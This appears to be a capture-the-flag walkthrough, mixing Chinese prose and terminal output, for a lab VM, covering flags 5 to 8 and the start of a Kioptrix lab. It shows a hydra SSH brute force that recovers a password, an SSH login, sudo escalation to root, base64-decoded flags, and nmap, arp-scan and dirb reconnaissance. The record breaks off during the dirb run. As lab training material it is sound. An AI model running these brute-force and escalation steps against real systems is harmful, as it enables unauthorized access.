The 5th flag is : {W2ppbW15XSBpcyB0aGUgYWNjb3VudCB5b3UgbmVlZCB0byBoeWRyYToxNSBwb2ludHMK}
```




```
root@kali:~# echo "W2ppbW15XSBpcyB0aGUgYWNjb3VudCB5b3UgbmVlZCB0byBoeWRyYToxNSBwb2ludHMK" |base64 -d
[jimmy] is the account you need to hydra:15 points
```

Flag 6


當我們繼續探索時，因權限不足，無法更進一步的探索，但在解碼Flag 5時，我們取得了一個帳號，藉由hydra進行破密，成功取得密碼，我們使用jimmy這個帳號重新登錄進入Jordaninfosec-CTF01，重新到home底下的.jimmy隱藏資料夾中，並成功打開jimmy.txt。




```
technawi@Jordaninfosec-CTF01:~$ cd ..
technawi@Jordaninfosec-CTF01:/home$ ls
Desktop  technawi
technawi@Jordaninfosec-CTF01:/home$ ls -al
total 20
drwxr-xr-x  5 root     root     4096 May 29 05:53 .
drwxr-xr-x 23 root     root     4096 Jun  6 07:26 ..
drwxr-xr-x  2 root     root     4096 Jun 22  2020 Desktop
drwxr-xr-x  2 root     root     4096 May 29 05:54 .jimmy
drwxr-xr-x  5 technawi technawi 4096 May 29 06:54 technawi
technawi@Jordaninfosec-CTF01:/home$ cd .jimmy
technawi@Jordaninfosec-CTF01:/home/.jimmy$ ls
jimmy.txt
technawi@Jordaninfosec-CTF01:/home/.jimmy$ cat jimmy.txt
cat: jimmy.txt: Permission denied
```




```
technawi@Jordaninfosec-CTF01:~$ sudo -l
[sudo] password for technawi:
Sorry, user technawi may not run sudo on Jordaninfosec-CTF01.
```




```
root@kali:~# hydra -l jimmy -P /usr/share/wordlists/fasttrack.txt 192.168.91.142 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizatio
ns, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-11 05:28:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
he tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
ious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking ssh://192.168.91.142:22/
[22][ssh] host: 192.168.91.142   login: jimmy   password: P@55w0rd!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-11 05:28:23
```



```
root@kali:~# ssh jimmy@192.168.91.142
jimmy@192.168.91.142's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-210-generic x86_64)
```




```
$ ls
bin   etc         initrd.img.old  lost+found  opt   run   srv  usr  vmlinuz.old
boot  home        lib             media       proc  sbin  sys  var
dev   initrd.img  lib64           mnt         root  snap  tmp  vmlinuz
$ cd home
$ ls -al
total 20
drwxr-xr-x  5 root     root     4096 May 29 05:53 .
drwxr-xr-x 23 root     root     4096 Jun  6 07:26 ..
drwxr-xr-x  2 root     root     4096 Jun 22  2020 Desktop
drwxr-xr-x  2 root     root     4096 May 29 05:54 .jimmy
drwxr-xr-x  5 technawi technawi 4096 May 29 06:54 technawi
$ cd .jimmy
$ ls
jimmy.txt
$ cat jimmy.txt
The 6th flag is :{QXMgd2hhdCB3ZSBhbHdheXMgc2FpZDogUGxlYXNlIHByb3RlY3QgeW91cnNlbGYgd2l0aCB0aGVzZSBoY
WNraW5nIHNraWxsOjIwIHBvaW50cwo=}
```




```
root@kali:~# echo "QXMgd2hhdCB3ZSBhbHdheXMgc2FpZDogUGxlYXNlIHByb3RlY3QgeW91cnNlbGYgd2l0aCB0aGVzZSBo
YWNraW5nIHNraWxsOjIwIHBvaW50cwo=" |base64 -d
As what we always said: Please protect yourself with these hacking skill:20 points
```

Flag 7


經由sudo -l, 我們得知可以由jimmy這個帳號取得root的權限, 我們由sudo su -指令成為root, 藉由在root的資料夾中探索, 我們在Desktop的資料夾中找到了finish.txt的檔案, Flag 7就在裡面。




```
$ sudo -l
[sudo] password for jimmy:
Matching Defaults entries for jimmy on Jordaninfosec-CTF01:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jimmy may run the following commands on Jordaninfosec-CTF01:
    (ALL : ALL) ALL
```



```
$ sudo su -
[sudo] password for jimmy:
root@Jordaninfosec-CTF01:~# _
```




```
root@Jordaninfosec-CTF01:~# ls
Desktop
root@Jordaninfosec-CTF01:~# cd Desktop
root@Jordaninfosec-CTF01:~/Desktop# ls
finish.txt  youseeme.jpg
root@Jordaninfosec-CTF01:~/Desktop# cat finish.txt
The 7th flag is : {R29vZCBKT0IhIFlvdSBmaW5pc2hlZCB0aGlzIENURiEgUGxlYXNlIHByb3RlY3QgeW91cnNlbGYgd2l0
aCB0aGVzZSBoYWNraW5nIHNraWxsOjIwIHBvaW50cwo=}
```




```
root@kali:~# echo "R29vZCBKT0IhIFlvdSBmaW5pc2hlZCB0aGlzIENURiEgUGxlYXNlIHByb3RlY3QgeW91cnNlbGYgd2l0
aCB0aGVzZSBoYWNraW5nIHNraWxsOjIwIHBvaW50cwo=" |base64 -d
Good JOB! You finished this CTF! Please protect yourself with these hacking skill:20 points
```

Flag 8


在ls中，我們發現除了儲存Flag 7的finish.txt外，還有一個youseeme.jpg，因為這個檔案是jpg檔，所以我們嘗試用strings解析裡面的內容，我們得到了Jordaninfosec-CTF01主機中並沒有strings這個程式，因此我們用hexdump -C 去解析這個圖檔，我們在其中發現了Flag 8。



```
root@Jordaninfosec-CTF01:~/Desktop# strings youseeme.jpg
The program 'strings' can be found in the following packages:
 * binutils
 * binutils-multiarch
```




```
root@Jordaninfosec-CTF01:~/Desktop# hexdump -C youseeme.jpg|more
00000000  ff d8 ff e1 63 4c 45 78  69 66 00 00 4d 4d 00 2a  |....cLExif..MM.*|
00000010  00 00 00 08 00 0d 01 00  00 03 00 00 00 01 0f c0  |................|
00000020  00 00 01 01 00 03 00 00  00 01 0b d0 00 00 01 0f  |................|
00000030  00 02 00 00 00 08 00 00  00 aa 01 10 00 02 00 00  |................|
00000040  00 09 00 00 00 b2 01 12  00 03 00 00 00 01 00 01  |................|
00000050  00 00 01 1a 00 05 00 00  00 01 00 00 00 bc 01 1b  |................|
00000060  00 05 00 00 00 01 00 00  00 c4 01 28 00 03 00 00  |...........(....|
00000070  00 01 00 02 00 00 01 31  00 02 00 00 00 0e 00 00  |.......1........|
00000080  00 cc 01 32 00 02 00 00  00 14 00 00 00 da 02 13  |...2............|
00000090  00 03 00 00 00 01 00 01  00 00 87 69 00 04 00 00  |...........i....|
000000a0  00 01 00 00 00 ee 88 25  00 04 00 00 00 01 00 00  |.......%........|
000000b0  02 fa 00 00 03 5c 73 61  6d 73 75 6e 67 00 53 4d  |.....\samsung.SM|
000000c0  2d 4e 39 37 35 30 20 23  23 20 54 68 65 20 38 74  |-N9750 ## The 8t|
000000d0  68 20 66 6c 61 67 20 69  73 20 3a 54 47 39 76 61  |h flag is :TG9va|
000000e0  79 42 6d 62 33 4a 33 59  58 4a 6b 49 48 52 76 49  |yBmb3J3YXJkIHRvI|
000000f0  48 4e 6c 5a 57 6c 75 5a  79 42 35 62 33 55 67 59  |HNlZWluZyB5b3UgY|
00000100  57 64 68 61 57 34 73 49  47 46 75 5a 43 42 6f 62  |WdhaW4sIGFuZCBob|
00000110  33 42 6c 49 48 64 6f 59  58 51 67 53 53 42 7a 61  |3BlIHdoYXQgSSBza|
00000120  47 46 79 5a 57 51 67 59  32 46 75 49 47 68 6c 62  |GFyZWQgY2FuIGhlb|
00000130  48 41 67 65 57 39 31 49  46 35 66 58 69 41 36 4d  |HAgeW91IF5fXiA6M|
00000140  6a 41 67 63 47 39 70 62  6e 52 7a 43 67 3d 3d 00  |jAgcG9pbnRzCg==.|
00000150  00 00 00 00 48 00 00 00  01 00 00 00 48 00 00 00  |....H.......H...|
00000160  01 4e 39 37 35 30 5a 53  55 33 43 54 48 31 00 32  |.N9750ZSU3CTH1.2|
00000170  30 32 30 3a 30 39 3a 30  35 20 31 33 3a 35 39 3a  |020:09:05 13:59:|
00000180  30 30 00 00 1e 82 9a 00  05 00 00 00 01 00 00 02  |00..............|
00000190  5c 82 9d 00 05 00 00 00  01 00 00 02 64 88 22 00  |\...........d.".|
000001a0  03 00 00 00 01 00 02 00  00 88 27 00 03 00 00 00  |..........'.....|
000001b0  01 00 fa 00 00 90 00 00  07 00 00 00 04 30 32 32  |.............022|
000001c0  30 90 03 00 02 00 00 00  14 00 00 02 6c 90 04 00  |0...........l...|
```



```
root@kali:~# echo "TG9vayBmb3J3YXJkIHRvIHNlZWluZyB5b3UgYWdhaW4sIGFuZCBob3BlIHdoYXQgSSBzaGFyZWQgY2Fu
IGhlbHAgeW91IF5fXiA6MjAgcG9pbnRzCg==" |base64 -d
Look forward to seeing you again, and hope what I shared can help you ^ ^ :20 points
```


Flag 9

1.先使用ifconfig確認kali的IP




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.75  netmask 255.255.255.0  broadcast 192.168.99.255
        inet6 fe80::20c:29ff:fe8c:91f9  prefixlen 64  scopeid 0x20<link>
        inet6 2401:e180:8832:cd4d:b52e:5571:9d82:278a  prefixlen 64  scopeid 0x0<global>
        inet6 2401:e180:8832:cd4d:20c:29ff:fe8c:91f9  prefixlen 64  scopeid 0x0<global>
        ether 00:0c:29:8c:91:f9  txqueuelen 1000  (Ethernet)
        RX packets 65726  bytes 3981841 (3.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 66747  bytes 4009065 (3.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

.2.利用arp-scan -l搜尋可攻擊主機(即Kioptrix的IP位址)




```
root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.99.17   b8:9a:2a:ce:35:92       (Unknown)
192.168.99.83   8e:ef:48:44:79:03       (Unknown)
192.168.99.117  00:0c:29:49:dc:1b       VMware, Inc.
```

3.輸入nmap -p- -A 192.168.99.117(Kioptrix IP)可看到有80 Port，可使用dirb指令




```
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```


4.輸入dirb http://192.168.99.117 可看到框起來的目錄網址，點擊到目標網址查看網頁原始碼可得到flag9



```
root@kali:~# dirb http://192.168.99.117

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jun 11 07:36:34 2022
URL_BASE: http://192.168.99.117/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

